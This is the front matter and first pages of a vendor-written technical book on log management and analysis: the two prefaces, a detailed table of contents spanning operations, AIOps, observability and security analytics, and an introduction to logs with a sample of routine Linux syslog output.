

Second Edition

# Log Management And Analysis

By LogEase



Data Governance

AIOps


Observability

SIEM

UEBA

SOAR





## About this Book

The Chinese version of the book has already been published in Mainland China as shown in the figure above. In order to serve overseas readers, we used AI tools to automatically translate the Chinese version into the English version. However, there may be some minor grammar or semantic errors during the translation process. If readers encounter such errors while reading, please feel free to provide feedback to us via [contact@yottabyte.cn](mailto:contact@yottabyte.cn). The word ‘Rizhiyi’ which appears in the illustrations of the book is our company's brand name ‘LogEase’ in Chinese.

Welcome to visit our official website for the latest product introduction:

<https://www.logease.cn/>



# Preface to the 1st Edition

Every IT engineer, whether engaged in development, operations, or security, inevitably has to deal with IT logs. IT logs, whether they are system logs, network logs, or application logs, are one of the most important data within IT systems.

Over 20 years ago, I entered the IT industry, working on software development for networking equipment at Cisco. To know whether the developed software was running normally and to locate problems in a timely manner when errors occurred, it was necessary to check the logs of the networking equipment. At the beginning, I used editors like vi to manually view logs, relying on the naked eye to search for information or anomalies in the logs. To improve efficiency, I also used commands like grep, or wrote shell script programs, and used advanced tools like awk, sed to semi-automatically process logs.

Later, I joined Google to work on web page searching. Over ten years ago, Google had to crawl over 10 billion web pages every day. When crawling these web pages, various errors could be encountered, and the web crawler software generated hundreds of TB of logs every day. Such large log files could no longer be opened and viewed with editors like vi, and using shell script programs or tools like awk, sed to view logs was also very inefficient. At that time, Google had already started to widely use the MapReduce programming framework (similar to Hadoop software), so we wrote MapReduce programs to analyze logs and generate analysis reports every day. Whenever there was a need for a new analysis item, we had to add MapReduce programs and run them for dozens of minutes or even hours to generate analysis results. This was the beginning of programmatic processing of massive logs.

After that, I joined Tencent and AutoNavi, where I needed to deal with a large number of logs generated by data centers or backend systems. Faced with the massive amount of logs generated every day, shell commands or script programs, as well as tools like awk, sed, could no longer meet the needs. I have tried to develop my own software to process logs and use Hadoop to process logs. At that time, there were also solutions in the industry to store and analyze logs using databases, but logs are unstructured data, and databases, which are systems for processing structured data, are completely unsuitable for processing logs.

About 10 years ago, IT entered the big data era. The use of big data technology to analyze massive logs belongs to the new field of IT operations analytics (ITOA). Before the emergence of ITOA, IT operations were mainly focused on IT operations management (ITOM). ITOA is an upgrade of ITOM, a method that uses big data technology to analyze the massive amount of data generated by IT operations. Data sources in addition to logs may also be network traffic, as well as probe data from application performance management (APM).

Hadoop is a widely used big data analysis framework, and later more real-time frameworks like Spark, Flink, etc., emerged. Using frameworks like Hadoop/Spark/Flink to analyze logs requires R&D investment, and every time there is a new analysis requirement or new logs, R&D resources need to be invested. There are also various NoSQLs used to store and analyze logs, such as Clickhouse, MongoDB, etc., but these key-value based NoSQL systems are suitable for logs where the fields needed for analysis have been pre-extracted, or the program has been modified to use formats like JSON, and the output logs are basically structured.

For most application systems that are difficult to modify, the output logs are in free text format, and real-time search engines are the best solution. Using a search engine to analyze logs allows you to search for any field in the logs, just as web search engines can search any web page. For log fields that need analysis, fields can be extracted before logs enter the search engine (Schema

on Write) or fields can be extracted when searching and analyzing logs (Schema on Read, Schema on Fly, Schemaless). Compared with web search engines, log search analysis engines pay more attention to real-time performance, requiring only tens of seconds of latency from log generation to search analysis results, while core functions of web search, such as search relevance and search ranking, are basically not used.

In 2003, Splunk emerged in Silicon Valley, USA, as the first product to use a real-time search engine to analyze logs. In 2010, Elasticsearch was born. Although Elasticsearch is a general search engine, it is widely used in the industry for log search and analysis because it is open source and free. In 2014, LogEase was born in China, giving Chinese users more choices.

Log analysis is mainly used for business operations availability analysis and application performance analysis, and can also be used for security analysis and real-time business analysis. With the development of information security, security analysis based on big data has become an industry trend. Various security attacks are emerging one after another, and it is necessary to comprehensively monitor and analyze IT systems based on full log and network traffic to detect security attacks in a timely manner. As a result, solutions based on logs such as Security Information Event Management (SIEM) and User & Entity Behavior Analytics (UEBA) have been born, and SIEM and UEBA have become indispensable core components of the Security Operations Center (SOC).

Real-time business analysis based on logs is more real-time than business intelligence (BI) based on databases, and it does not put pressure on databases that are mainly used to support transactions, affecting business transactions. This is also the online analytical processing (OLAP) technology that is widely used now.

The rise of the Internet of Things (IoT) has generated a massive amount of IoT data that needs

analysis. These IoT data are similar to logs, both are time-stamped time series machine data, and can also be analyzed with log search analysis engines.

In recent years, log analysis has further developed. The popularity of artificial intelligence has also been applied to log analysis, giving birth to AI for IT Operations (AIOps) technology, which applies machine learning and artificial intelligence algorithms to analyze data such as logs generated by IT operations. At the same time, by combining IT system metric data (Metrics), system call chain data (Tracing), and logs (Log) for joint analysis, IT system observability is achieved.

Nowadays, widely used systems such as mobile phones generate new logs in the background every day that have reached the PB level. The gold mine of IT log data is waiting to be developed, and log analysis has great potential.

More and more companies are collecting, managing, and analyzing logs. To help IT operations, security, and R&D personnel and management better understand logs and realize the value of logs, the LogEase team, combined with years of experience in the field of log management and analysis, has condensed collective wisdom and taken nearly two years to write the book "Log Management and Analysis". This book covers all aspects of log management and analysis, and comprehensively introduces the application of log analysis in operations and security, as well as intelligent operations.

IT operations engineers can understand the selection of log systems, how to analyze logs, achieve system availability monitoring and application performance monitoring, fault discovery and root cause analysis, and intelligent operations through this book. Security engineers can understand how to conduct security analysis based on big data, as well as SIEM and UEBA through this book. R&D engineers can understand the key points of developing log management and analysis



systems through this book. IT architects and management personnel can understand the role of log analysis systems in enterprise IT management and how to build efficient log management and analysis systems through this book.

This book is co-authored by the following (listed in alphabetical order of surnames):

Chen Yiqi, Hao Xiangshan, Hu Minghao, Jiang Fu, Liu Kang, Liu Shiyun, Meng Meng, Ren Haifeng, Wan Mengchen, Wang Gang, Wang Hongfu, Zhang Mengmeng, Zhang Zicong, Zhao Zhongshan.

Hao Xiangshan and Wan Mengchen completed the final manuscript proofreading for each chapter of the book.

During the writing of this book, we received professional guidance from Sun Xue of Tsinghua University, Zhu Yumeng of Electronic Industry Press, and peer review experts. We also received support and help from Rao Chenlin, Liang Meijuan, Qiu Muzi, Yin Yunfei, Huang Junyi, Li Wuping, Zhan Kai, Ma Yangguang and other LogEase colleagues. We thank them all here.

Due to limited experience, there may be errors and inaccuracies in the content of the book. We welcome criticism and correction from readers.

Chen Jun

CEO of LogEase

Spring Festival, 2021

In Beijing



## Preface to the 2nd Edition

At the beginning of 2021, after we published the book "Log Management and Analysis", we received a lot of praise. Over the past two years, the field of log management and analysis has seen new developments, and this book has also kept pace with the times and will publish the 2nd edition. In addition to improving some chapters of the 1st edition, the 2nd edition has added 6 chapters, namely Chapter 8 "Search Processing Language SPL", Chapter 12 "Operation Data Governance", Chapter 14 "Observability", Chapter 16 "User and Entity Behavior Analytics", Chapter 17 "Security Orchestration, Automation and Response", and Chapter 18 "Industry Solutions".

In order to analyze complex data such as logs, a powerful, flexible, domain-specific language (DSL) is required that is specifically tailored for logs. One approach is to continue using the database query language SQL. SQL is widely used in the IT industry, and many IT engineers are proficient in it, allowing them to apply their familiar SQL syntax to log analysis without additional learning. However, SQL is designed for structured queries of databases, and it is not suitable for unstructured data like logs, especially when multi-layered nested queries increase the complexity and readability of the scripts. Products like Splunk and LogEase have adopted a new approach, utilizing a domain-specific language for logs called Search Processing Language (SPL). SPL is somewhat similar to SQL but incorporates pipe symbols, akin to Unix and Linux commands, allowing different commands to be strung together through pipe symbols. Each command addresses a simple issue, and multiple commands, when strung together, solve complex problems. Due to the diversity of log fields, sometimes it is necessary to extract log fields during log analysis, also known as "Read-time Modeling" (Schema on Read), which can be accomplished through SPL commands. Additionally, AIOps applies various machine learning and

artificial intelligence algorithms to log analysis. Besides built-in algorithms, SPL commands can also call various algorithms implemented externally in Python programs, greatly enhancing the extensibility of the product. Practice has proven that after mastering SPL commands, security analysts, combined with their own knowledge in the field of security analysis, can conveniently mine various attack and penetration information from logs. Security event analysis based on SPL is more extensible than traditional built-in security analysis rules, allowing security analysts to analyze in real-time and flexibly according to the development and changes of security attacks. This approach also ensures that the product can continue to evolve in response to new security threats, protecting the investment for customers and eliminating the need to regularly purchase new security event analysis products due to product obsolescence. SPL makes log analysis products more powerful, flexible, and extensible, turning them into a platform capable of supporting various scenarios such as operations, security, and operations. Products like Splunk and LogEase have hundreds of SPL commands, so we introduce some commonly used SPL commands, their use cases, and examples in Chapter 8.

Some large enterprises have found that when conducting log-based operational and security analyses, it is essential to first implement proper log data governance. Only with a solid foundation of data governance can logs be effectively analyzed to fully exploit their value. At the beginning of 2021, artificial intelligence and machine learning experts like Andrew Ng strongly advocated for machine learning operations (MLOps), arguing that 80% of the value lies in the data and 20% in the algorithms. It is only with robust data governance that algorithms can be verified and well-trained model algorithms can be developed, thus realizing the value of artificial intelligence and machine learning. The value of data is also fully reflected in artificial intelligence fields such as facial recognition and autonomous driving. Data is becoming an increasingly important asset for enterprises, and data governance is equivalent to the management and optimization of enterprise assets. Therefore, we have added Chapter 12, "Operation Data Governance."

With the development of IT systems, the past system availability monitoring (discovering faults and locating the root cause of faults) can no longer meet the continuously increasing demands. More enterprises are adopting application performance monitoring to provide timely alerts when performance degrades, rather than waiting until the system becomes unusable. The widespread adoption of cloud-native technologies such as containers and microservices has significantly increased the complexity of IT systems, posing higher requirements for the observation and measurement of IT systems. Cloud-native technologies like containers and microservices manage and schedule resources (CPU, memory, network, storage) at a finer granularity, and application resources (APIs, message queues, databases) are updated and iterated more frequently, relying more on the observation and measurement of these resources for scheduling decisions and to assess the effectiveness of scheduling, thereby making optimizations. In addition to observing and measuring the metric data of applications and infrastructure resources, it is also necessary to combine log and trace data for real-time analysis. In 2016, the first startup company focusing on observability was established in Silicon Valley, combining log, metric, and trace analysis. The Cloud Native Computing Foundation (CNCF) also released the OpenTelemetry observability open-source project and related standards and frameworks. After several years of market cultivation, observability has become popular in developed markets like the United States and is gradually being accepted in China. While traditional availability monitoring is akin to going to the hospital for a check-up and diagnosis only when one is sick, observability provides a 24/7 comprehensive health check of IT systems, continuously and in real-time, grasping the health status of IT systems. Observability is replacing traditional operations monitoring and becoming increasingly important. Therefore, we have added Chapter 14, "Observability."

The application of logs in the security field is not limited to Security Information and Event Management (SIEM); they can also be used for User and Entity Behavior Analysis (UEBA). SIEM is mainly used to detect external attacks, while UEBA is primarily used to detect internal

misconduct and internal attacks after the IT system has been compromised. After detecting security attacks through SIEM or UEBA, it is necessary to block them. Security Orchestration, Automation, and Response (SOAR) can execute pre-arranged security response playbooks based on the analysis results of SIEM and UEBA to block attacks. SIEM, UEBA, and SOAR are the core modules of the Security Operations Center (SOC). Therefore, we have added Chapter 16, "UEBA," and Chapter 17, "Security Orchestration, Automation, and Response."

Log management and analysis have been widely applied across various industries. We have added Chapter 18, "Industry Solutions," which introduces application cases and solutions of log analysis in industries such as banking, securities, insurance, funds, electricity, oil, operators, broadcasting, and automotive. These industry solutions come from the best practices of LogEase engineers, customers, and partners, and we thank them here. Specifically, Section 18.8 includes the operator industry solution written by China Mobile Information Technology Co., Ltd., an important customer of LogEase. We especially appreciate the recognition and support from experts such as Zuo Jinhu, a senior expert of China Mobile's "Ten Thousand" program and an architect at the Information Technology Center, for providing valuable practical ideas and experience to the industry for readers to savor. We hope these solutions can help readers solve log management and analysis issues they encounter in their work.

In recent years, the development of IT innovation based on independent control has been vigorous. Information innovation has changed the underlying architecture of IT systems, with a large number of core components gradually being replaced by newly developed information innovation products from original mature products of foreign manufacturers. The stability of these new information innovation products still needs to be improved, bringing new challenges to the operation, monitoring, and troubleshooting of IT systems. The replacement of x86 servers with ARM servers has increased the number of computing nodes and also increased the workload of operations. Monitoring these information innovation systems has given rise to "information

innovation operations." In addition, operation and monitoring products themselves also need to be replaced with information innovation, from second developments based on Splunk or Elasticsearch to domestic log products. More and more customers are demanding a full-stack information innovation, requiring all components to be information innovation products.

With the development of technology, more value of logs will be excavated. The emerging business process mining in recent years is also based on log analysis. Log analysis may also be used in more scenarios in the future, bringing more value. We hope that the "Log Management and Analysis (2nd Edition)" can bring value to readers.

This book is co-authored by the following (listed in alphabetical order of surnames):

Bai Tingting, Chen Hua, Chen Yiqi, Chen Utong, Chen Zhangpeng, Ding Zewei, Hao Xiangshan, Hu Minghao, Hu Ting, Jiang Fu, Liang Zhiwei, Liu Gan, Liu Kang, Liu Shiyun, Meng Meng, Ren Haifeng, Shi Zehuan, Wan Mengchen, Wang Gang, Wang Hongfu, Zhang Dawei, Zhang Mengmeng, Zhang Xiaomin, Zhang Zicong, Zhao Zhongshan, Zhu Yuling, Zuo Jinhui.

Chen Jun

CEO of LogEase

End of 2022

In Beijing





# CONTENTS

## Chapter 1 Approaching Logs

1.1 What is a Log?	001
1.1.1 The Concept of Logs	001
1.1.2 Log Ecosystem	001
1.1.3 The Role of Logs	003
1.2 Log Data	006
1.2.1 Log Environment and Types	006
1.2.2 Log Syntax	008
1.2.3 Log Management Standards	012
1.2.4 Common Pitfalls in Log Usage	014
1.3 Cloud Logs	016
1.4 Log Usage Scenarios	017
1.4.1 Troubleshooting	017
1.4.2 Operational Monitoring	018
1.4.3 Security Audit	019
1.4.4 Business Analysis	021
1.4.5 Internet of Things (IoT)	025
1.5 Future Prospects of Logs	027

## Chapter 2: Log Management

2.1 Laws Related to Log Management	031
2.2 Requirements for Log Management	033
2.3 Existing Problems in Log Management	034

2.4 Benefits of Log Management.....	036
2.5 Log Archiving.....	041

## **Chapter 3: Log Management and Analysis System**

3.1 Log Management and Analysis System's Basic Functions.....	046
3.1.1 Log Collection.....	046
3.1.2 Data Cleaning.....	046
3.1.3 Log Storage.....	047
3.1.4 Log Alerting.....	048
3.1.5 Log Analysis.....	048
3.1.6 Log Visualization.....	048
3.1.7 Intelligent Log Analysis.....	049
3.1.8 User and Permission Management.....	049
3.1.9 System Management.....	050
3.2 Technical Selection for Log Management and Analysis System.....	052
3.2.1 Basic Tools for Log Analysis.....	052
3.2.2 Open Source + Self-Research.....	055
3.2.3 Commercial Products.....	056
3.3 Summary.....	062

## **Chapter 4:Log Collection**

4.1 Log Collection Methods.....	065
4.1.1 Agent Collection.....	065
4.1.2 Syslog.....	067
4.1.3 Packet Sniffing.....	068
4.1.4 Interface Collection.....	068
4.1.5 Business Event Tracking Collection.....	069

4.1.6 Docker Log Collection.....	070
4.2 Common Log Collection Issues.....	073
4.2.1 Event Merging.....	073
4.2.2 High Concurrency Log Collection.....	075
4.2.3 Deep Directory Collection.....	076
4.2.4 Collection of a Large Number of Small Files.....	077
4.2.5 Other Log Collection Issues.....	078
4.3 Summary.....	079

## Chapter 5: Field Parsing

5.1 The Concept of Fields.....	083
5.2 General Fields.....	085
5.2.1 Timestamp.....	085
5.2.2 Log Source.....	085
5.2.3 Execution Results.....	086
5.2.4 Log Priority.....	086
5.3 Field Extraction.....	088
5.3.1 Log Syntax.....	088
5.3.2 Field Extraction Methods.....	089
5.3.3 Common Log Types Field Extraction.....	093
5.4 Schema on Write vs. Schema on Read.....	096
5.5 Common Field Parsing Issues.....	097
5.5.1 Field Aliases.....	097
5.5.2 Multiple Timestamps.....	097
5.5.3 Special Characters.....	097
5.5.4 Encapsulate into Standard Logs.....	098
5.5.5 Type Conversion.....	098

5.5.6 Sensitive Information Replacement.....	099
5.5.7 HEX Conversion.....	099
5.6 Summary.....	100

## Chapter 6: Log Storage

6.1 Log Storage Forms.....	103
6.1.1 Plain Text.....	103
6.1.2 Binary Text.....	105
6.1.3 Compressed Text.....	109
6.1.4 Encrypted Text.....	110
6.2 Log Storage Methods.....	112
6.2.1 Database Storage.....	112
6.2.2 Distributed Storage.....	116
6.2.3 File Retrieval System Storage.....	118
6.2.4 Cloud Storage.....	122
6.3 Physical Log Storage.....	125
6.4 Log Retention Strategies.....	126
6.4.1 Space Strategy Dimension.....	126
6.4.2 Time Strategy Dimension.....	126
6.4.3 Starting Offset Strategy Dimension.....	127
6.5 Log Search Engines.....	128
6.5.1 Overview of Log Search.....	128
6.5.2 Real-time Search Engines.....	128
6.6 Summary.....	132

## Chapter 7: Log Analysis

7.1 Current Status of Log Analysis.....	135
---	-----

7.1.1 Insufficient Understanding of the Necessity of Logs.....	135
7.1.2 Lack of Professional Talent in Log Analysis.....	135
7.1.3 Large and Dispersed Log Volume, Difficult Problem Positioning.....	136
7.1.4 Data Leakage.....	136
7.1.5 Ignoring the Value of Logs Themselves.....	136
7.2 Log Analysis Solutions.....	137
7.2.1 Data Centralized Management.....	137
7.2.2 Log Analysis Dimensions.....	138
7.3 Common Analysis Methods.....	141
7.3.1 Baseline.....	141
7.3.2 Clustering.....	141
7.3.3 Thresholds.....	142
7.3.4 Anomaly Detection.....	142
7.3.5 Machine Learning.....	143
7.4 Log Analysis Cases.....	145
7.4.1 Linux System Log Analysis Case.....	145
7.4.2 Operational Analysis Case.....	147
7.4.3 Transaction Monitoring Case.....	149
7.4.4 VPN Abnormal User Behavior Monitoring Case.....	150
7.4.5 Efficient Operations Case.....	151
7.5 Introduction to SPL.....	153
7.6 Summary.....	155

## Chapter 8: Search Processing Language (SPL)

8.1 Introduction to SPL.....	159
8.2 Learning Experience with SPL.....	160
8.3 Getting Started with SPL.....	162

8.3.1 Basic Queries and Statistics.....	167
8.3.2 Statistical Commands.....	168
8.3.3 Sub-Statistical.....	171
8.3.4 Renaming.....	173
8.4 Chart Usage.....	175
8.4.1 Charts to Reflect Data Trends.....	175
8.4.2 Quickly Obtain Rankings.....	177
8.5 Data Organization.....	179
8.5.1 Assignment and Calculation.....	179
8.5.2 Data Filtering.....	186
8.5.3 Filtering.....	187
8.5.4 Using Tables.....	188
8.5.5 Sorting to Highlight Key Points.....	191
8.5.6 Removing Redundancy.....	192
8.5.7 Limiting Display.....	193
8.5.8 Implementing Cross-Row Calculations.....	194
8.5.9 Keeping Only the Desired Fields .....	197
8.6 Correlation Analysis.....	198
8.6.1 Data Correlation and Subqueries.....	198
8.6.2 Correlation Analysis.....	201
8.6.3 Data Comparison.....	203
8.7 Section Summary.....	208

## Chapter 9: Log Alerts

9.1 Overview.....	211
9.2 Monitoring Setup.....	212
9.3 Alert Monitoring Classification.....	219

9.3.1 Hit Count Statistical Alert Monitoring.....	219
9.3.2 Field Statistical Alert Monitoring.....	220
9.3.3 Continuous Statistical Alert Monitoring.....	221
9.3.4 Baseline Comparison Alert Monitoring.....	222
9.3.5 Custom Statistical Alert Monitoring.....	224
9.3.6 Intelligent Alerts.....	225
9.4 Alert Methods.....	226
9.4.1 Alert Sending Methods.....	226
9.4.2 Alert Suppression and Recovery .....	229
9.4.3 Plugin-based Management of Alerts.....	230
9.5 Summary.....	231

## Chapter 10: Log Visualization

10.1 Overview.....	235
10.2 Visual Analysis.....	236
10.2.1 First Look at Visualization.....	236
10.2.2 Charts and Data.....	238
10.3 Detailed Explanation of Charts.....	241
10.3.1 Sequence Type Charts.....	241
10.3.2 Dimensional Charts.....	248
10.3.3 Relationship Charts.....	253
10.3.4 Composite Charts.....	257
10.3.5 Map Charts.....	260
10.3.6 Other Charts.....	262
10.4 Log Visualization Cases.....	271
10.4.1 MySQL Performance Log Visualization.....	271
10.4.2 Financial Business Log Visualization.....	276

10.5 Summary.....	281
-------------------	-----

## Chapter 11: Log Platform Compatibility and Extensibility

11.1 RESTful API.....	285
11.1.1 Overview of RESTful API.....	286
11.1.2 Common Log Management API Types.....	287
11.1.3 API Design Example.....	289
11.2 Log Apps.....	292
11.2.1 Overview of Log Apps.....	292
11.2.2 The Role and Features of Log Apps.....	292
11.2.3 Common Types of Log Apps.....	293
11.2.4 Typical Log App Examples.....	299
11.2.5 The Development of Log Apps.....	304

## Chapter 12: Operation Data Governance

12.1 Background of Operation Data Governance.....	307
12.2 Methods of Operation Data Governance.....	313
12.2.1 Metadata Management .....	313
12.2.2 Master Data Management.....	314
12.2.3 Data Standards Management.....	314
12.2.4 Data Quality Management.....	315
12.2.5 Data Model and Services.....	315
12.2.6 Data Security.....	315
12.2.7 Data Lifecycle .....	316
12.3 Operation Data Governance Tool.....	317
12.3.1 Tool Positioning.....	317
12.3.2 Overall Architecture.....	318



12.3.3 Data Access Management.....	319
12.3.4 Data Standardization Management.....	319
12.3.5 Data Storage Management.....	325
12.3.6 Data Application and Services.....	328

## Chapter 13: Artificial Intelligence for IT Operations

13.1 Overview.....	333
13.2 Anomaly Detection.....	335
13.2.1 Single-Indicator Anomaly Detection.....	336
13.2.2 Multi-Indicator Anomaly Detection.....	347
13.3 Root Cause Analysis.....	350
13.3.1 Correlation Analysis.....	350
13.3.2 Event Correlation Relationship Mining.....	354
13.4 Log Analysis.....	356
13.4.1 Log Preprocessing.....	357
13.4.2 Log Pattern Recognition.....	358
13.4.3 Log Anomaly Detection.....	359
13.5 Alarm Convergence.....	361
13.6 Trend Prediction.....	366
13.7 Fault Prediction.....	368
13.7.1 Methods for Fault Prediction.....	368
13.7.2 Implementation and Evaluation of Fault Prediction.....	371
13.8 Integration of AIOps with Automated Operations.....	373
13.9 Challenges Faced by AIOps.....	376

## Chapter 14: Observability

14.1 Overview.....	381
--------------------	-----

14.1.1 The Origin of Observability.....	381
14.1.2 Observability vs. Monitoring.....	382
14.1.3 The Three Pillars of Observability.....	383
14.2 Methods for achieving Observability.....	385
14.2.1 Data Model.....	387
14.2.2 Data Sources.....	387
14.3 Application Scenarios of Observability.....	395
14.3.1 Operations Monitoring.....	395
14.3.2 Trace Analysis .....	398
14.3.3 Metric Exploration.....	400
14.3.4 Fault Localization.....	401
14.4 Summary.....	403

## Chapter 15: Security Information and Event Management

15.1 Overview.....	407
15.2 Problems Existing in Information Security Construction.....	409
15.3 The Role of Log Analysis in SIEM.....	411
15.4 Similarities and Differences between Log Analysis and Security Device Analysis.....	412
15.5 SIEM Functional Architecture.....	413
15.6 Applicable Scenarios for SIEM.....	415
15.7 User Behavior Analysis.....	428
15.8 Traffic Analysis.....	436
15.8.1 Introduction to Traffic Protocols.....	436
15.8.2 Traffic Analysis.....	438
15.8.3 From WebLogic RCE Vulnerability to Mining.....	438
15.9 Summary.....	449

## Chapter 16 :User and Entity Behavior Analytics

16.1 In-Depth Understanding of User Behavior.....	453
16.1.1 Background Introduction.....	453
16.1.2 Data Sources.....	455
16.1.3 Tagging Portrait.....	459
16.2 Behavioral Analysis Models.....	462
16.2.1 Analysis Methods.....	462
16.2.2 Machine Learning Models.....	465
16.3 Application Scenarios.....	472
16.3.1 Data Leakage.....	472
16.3.2 Resignation Analysis.....	473
16.3.3 Compliance Analysis.....	473
16.3.4 Compromised Accounts.....	474
16.4 Summary.....	479

## Chapter 17 : Security, Orchestration, Automation and Response

17.1 Introduction to SOAR.....	484
17.2 SOAR Architecture and Functions.....	487
17.2.1 Technical Architecture Introduction.....	487
17.2.2 Playbook and Component Definition.....	487
17.2.3 Playbook and Component Usage Introduction.....	488
17.3 The Relationship Between SOAR and SIEM.....	491
17.3.1 Introduction to the Association and Use of SOAR and SIEM.....	494
17.3.2 Introduction to SOAR and SIEM Information Synchronization.....	497
17.4 Application Scenarios.....	500
17.4.1 Introduction to Automated Blocking Scenarios.....	500
17.4.2 Introduction to DNS Network Forensics Analysis Scenario.....	501

17.5 Summary.....	505
-------------------	-----

## Chapter 18: Industry Solutions

18.1 Overview.....	509
18.2 Banking Industry Solution.....	510
18.2.1 Industry Background.....	510
18.2.2 Current Industry Challenges.....	511
18.2.3 Overall Construction Ideas.....	513
18.2.4 Overall Project Benefits.....	518
18.3 Securities Industry Solution .....	520
18.3.1 Industry Background.....	520
18.3.2 Current Industry Challenges.....	520
18.3.3 Overall Construction Ideas.....	522
18.3.4 Overall Project Benefits.....	526
18.4 Insurance Industry Solution .....	527
18.4.1 Industry Background.....	527
18.4.2 Current Industry Challenges.....	527
18.4.3 Overall Construction Ideas.....	529
18.4.4 Overall Project Benefits.....	534
18.5 Fund Industry Solution.....	535
18.5.1 Industry Background.....	535
18.5.2 Current Industry Challenges.....	536
18.5.3 Overall Construction Ideas.....	538
18.5.4 Overall Project Benefits.....	541
18.6 Power Industry Solution.....	543
18.6.1 Industry Background.....	543
18.6.2 Current Industry Challenges.....	544

18.6.3 Overall Construction Ideas.....	545
18.6.4 Overall Project Benefits.....	549
18.7 Oil Industry Solution.....	551
18.7.1 Industry Background.....	551
18.7.2 Current Industry Challenges.....	552
18.7.3 Overall Construction Ideas.....	553
18.7.4 Overall Project Benefits.....	558
18.8 Telecommunications Industry Solution.....	560
18.8.1 Industry Background.....	560
18.8.2 Current Industry Challenges.....	561
18.8.3 Overall Construction Ideas.....	562
18.8.4 Overall Benefits.....	574
18.9 Broadcasting Industry Solution.....	577
18.9.1 Industry Background.....	577
18.9.2 Current Industry Challenges.....	577
18.9.3 Overall Construction Ideas.....	579
18.9.4 Overall Benefits.....	584
18.10 Automotive Industry Solution.....	586
18.10.1 Industry Background .....	586
18.10.2 Current Industry Challenges .....	587
18.10.3 Overall Construction Ideas.....	588
18.10.4 Overall Project Benefits.....	594
18.11 Summary.....	596



# CHAPTER 1

## Approaching Logs

- ☐ What is a log
- ☐ Log data
- ☐ Cloud logs
- ☐ Log Usage Scenarios
- ☐ Future Prospects of Logs





## 1.1 What is a Log?

Logs play a pivotal role in enterprise IT services. Once software products are deployed, they continuously generate logs that require ongoing maintenance. What exactly are logs? This section will explain some basic concepts of logs.

### 1.1.1 The Concept of Logs

In daily life, a log is akin to a diary, a daily record. With the rapid development of the internet, logs are increasingly used to refer to machine data.

Machine data is typically generated by systems or programs. To monitor the execution process, developers will have the program output the results after performing one or several operations. These results usually record what time the system or program executed what operation on which host, what issues arose, and so on. This information is known as machine data, or logs (Log).

When systems, programs, or hardware devices encounter unclear errors or failures, logs can quickly pinpoint the cause by reviewing them.

### 1.1.2 Log Ecosystem

The information recorded in logs is diverse. For example, when a user visits a website, the connection between the client and server requires a three-way handshake verification; when a user logs into a website, the site needs to obtain the user's authentication information, login time, and other details; even when a user fetches web page resources, these actions are also recorded in logs.

Excessive log recording can affect device performance. Both log recording and storage consume resources, and many companies turn off log recording to make programs run more smoothly. Of course, when programs have errors, without corresponding records, the maintenance of these companies' programs is often more difficult.

Developers can define the types of information logged, such as only recording user authentication information. However, too little logging is not conducive to later maintenance. The finer the log recording, the more complete it shows every step of the program, and the easier it is for later operational and maintenance (O&M) personnel to maintain the program when errors occur. Since the development and O&M of programs are usually the responsibility of different teams, good log recording will undoubtedly provide great convenience for the subsequent work of O&M personnel.

In the actual production environment of enterprises, not only log recording needs a strategy. Large organizations may use multiple clusters to support the entire business architecture, and some companies may also have different business lines such as Apps and websites. The complexity of the business architecture makes the types of cluster equipment used by enterprises diverse. Different equipment manufacturers mean different log formats. Then, collecting these logs generated by different types of equipment and processing them centrally to create data reports that guide production decisions has become a significant issue.

The log ecosystem, sometimes also called log infrastructure, is an ecosystem that realizes the generation, filtering, formatting, analysis, and long-term storage of log data. The ultimate goal of building this system is to use logs to solve problems, and the problems to be solved depend on the enterprise's business and operating environment.

### 1.1.3 The Role of Logs

Due to the increasing attention to the mining of data value in recent years, more and more things can be done with the information in logs. Many Internet companies use page embedding to obtain user information to assist operations, such as recording user click actions on the company's website to obtain user interests and make personalized recommendations.

Under such a background, the advantages of log data are highlighted. Logs are a powerful tool for network regulatory departments to supervise enterprises, and log security auditing is a necessary condition for the development of many enterprises. In addition, log data covers almost all machine operations, and through logs, various statistical analysis needs such as O&M monitoring and business analysis can be met.

As companies continue to develop, the mining of log value will become more in-depth.

The basic value of logs lies in resource management, intrusion detection, and troubleshooting. Startup companies, after a certain stage of business development, will set up dedicated O&M positions to be responsible for the availability of the company's website. O&M personnel generally use professional Linux servers and use command-line tools to manage services. At this time, using the system's own log analysis tools can achieve basic system troubleshooting. Whether it is a fault at the network level, or a fault at the security level, or an application level, it can basically be found from the logs.

Using Linux system command-line tools to view logs is shown in Figure 1-1.

```
[ec2-user@ip-172-31-44-243 ~]$ sudo tail -f /var/log/messages
Apr 15 11:45:42 ip-172-31-44-243 NetworkManager[3667]: <info> [1555328742.8973] dhcp4
(eth0): domain name 'us-east-2.compute.internal'
Apr 15 11:45:42 ip-172-31-44-243 NetworkManager[3667]: <info> [1555328742.8973] dhcp4
(eth0): state changed bound -> bound
Apr 15 11:45:42 ip-172-31-44-243 dbus[2113]: [system] Activating via systemd: service
name='org.freedesktop.nm_dispatcher' unit='dbus-org.freedesktop.nm_dispatcher.service'
Apr 15 11:45:42 ip-172-31-44-243 dbus[2113]: [system] Successfully activated service '
org.freedesktop.nm_dispatcher'
Apr 15 11:45:42 ip-172-31-44-243 systemd: Started Network Manager Script Dispatcher Se
rvice.
Apr 15 11:45:42 ip-172-31-44-243 nm-dispatcher: req:1 'dhcp4-change' [eth0]: new requ
st (4 scripts)
Apr 15 11:45:42 ip-172-31-44-243 nm-dispatcher: req:1 'dhcp4-change' [eth0]: start run
ning ordered scripts...
Apr 15 11:45:42 ip-172-31-44-243 dhclient[3701]: bound to 172.31.44.243 -- renewal in
1602 seconds.
Apr 15 11:49:20 ip-172-31-44-243 systemd: Started Session 3210 of user ec2-user.
Apr 15 11:49:20 ip-172-31-44-243 systemd-logind: New session 3210 of user ec2-user.
```

Figure 1-1 Viewing logs with Linux system command-line tools

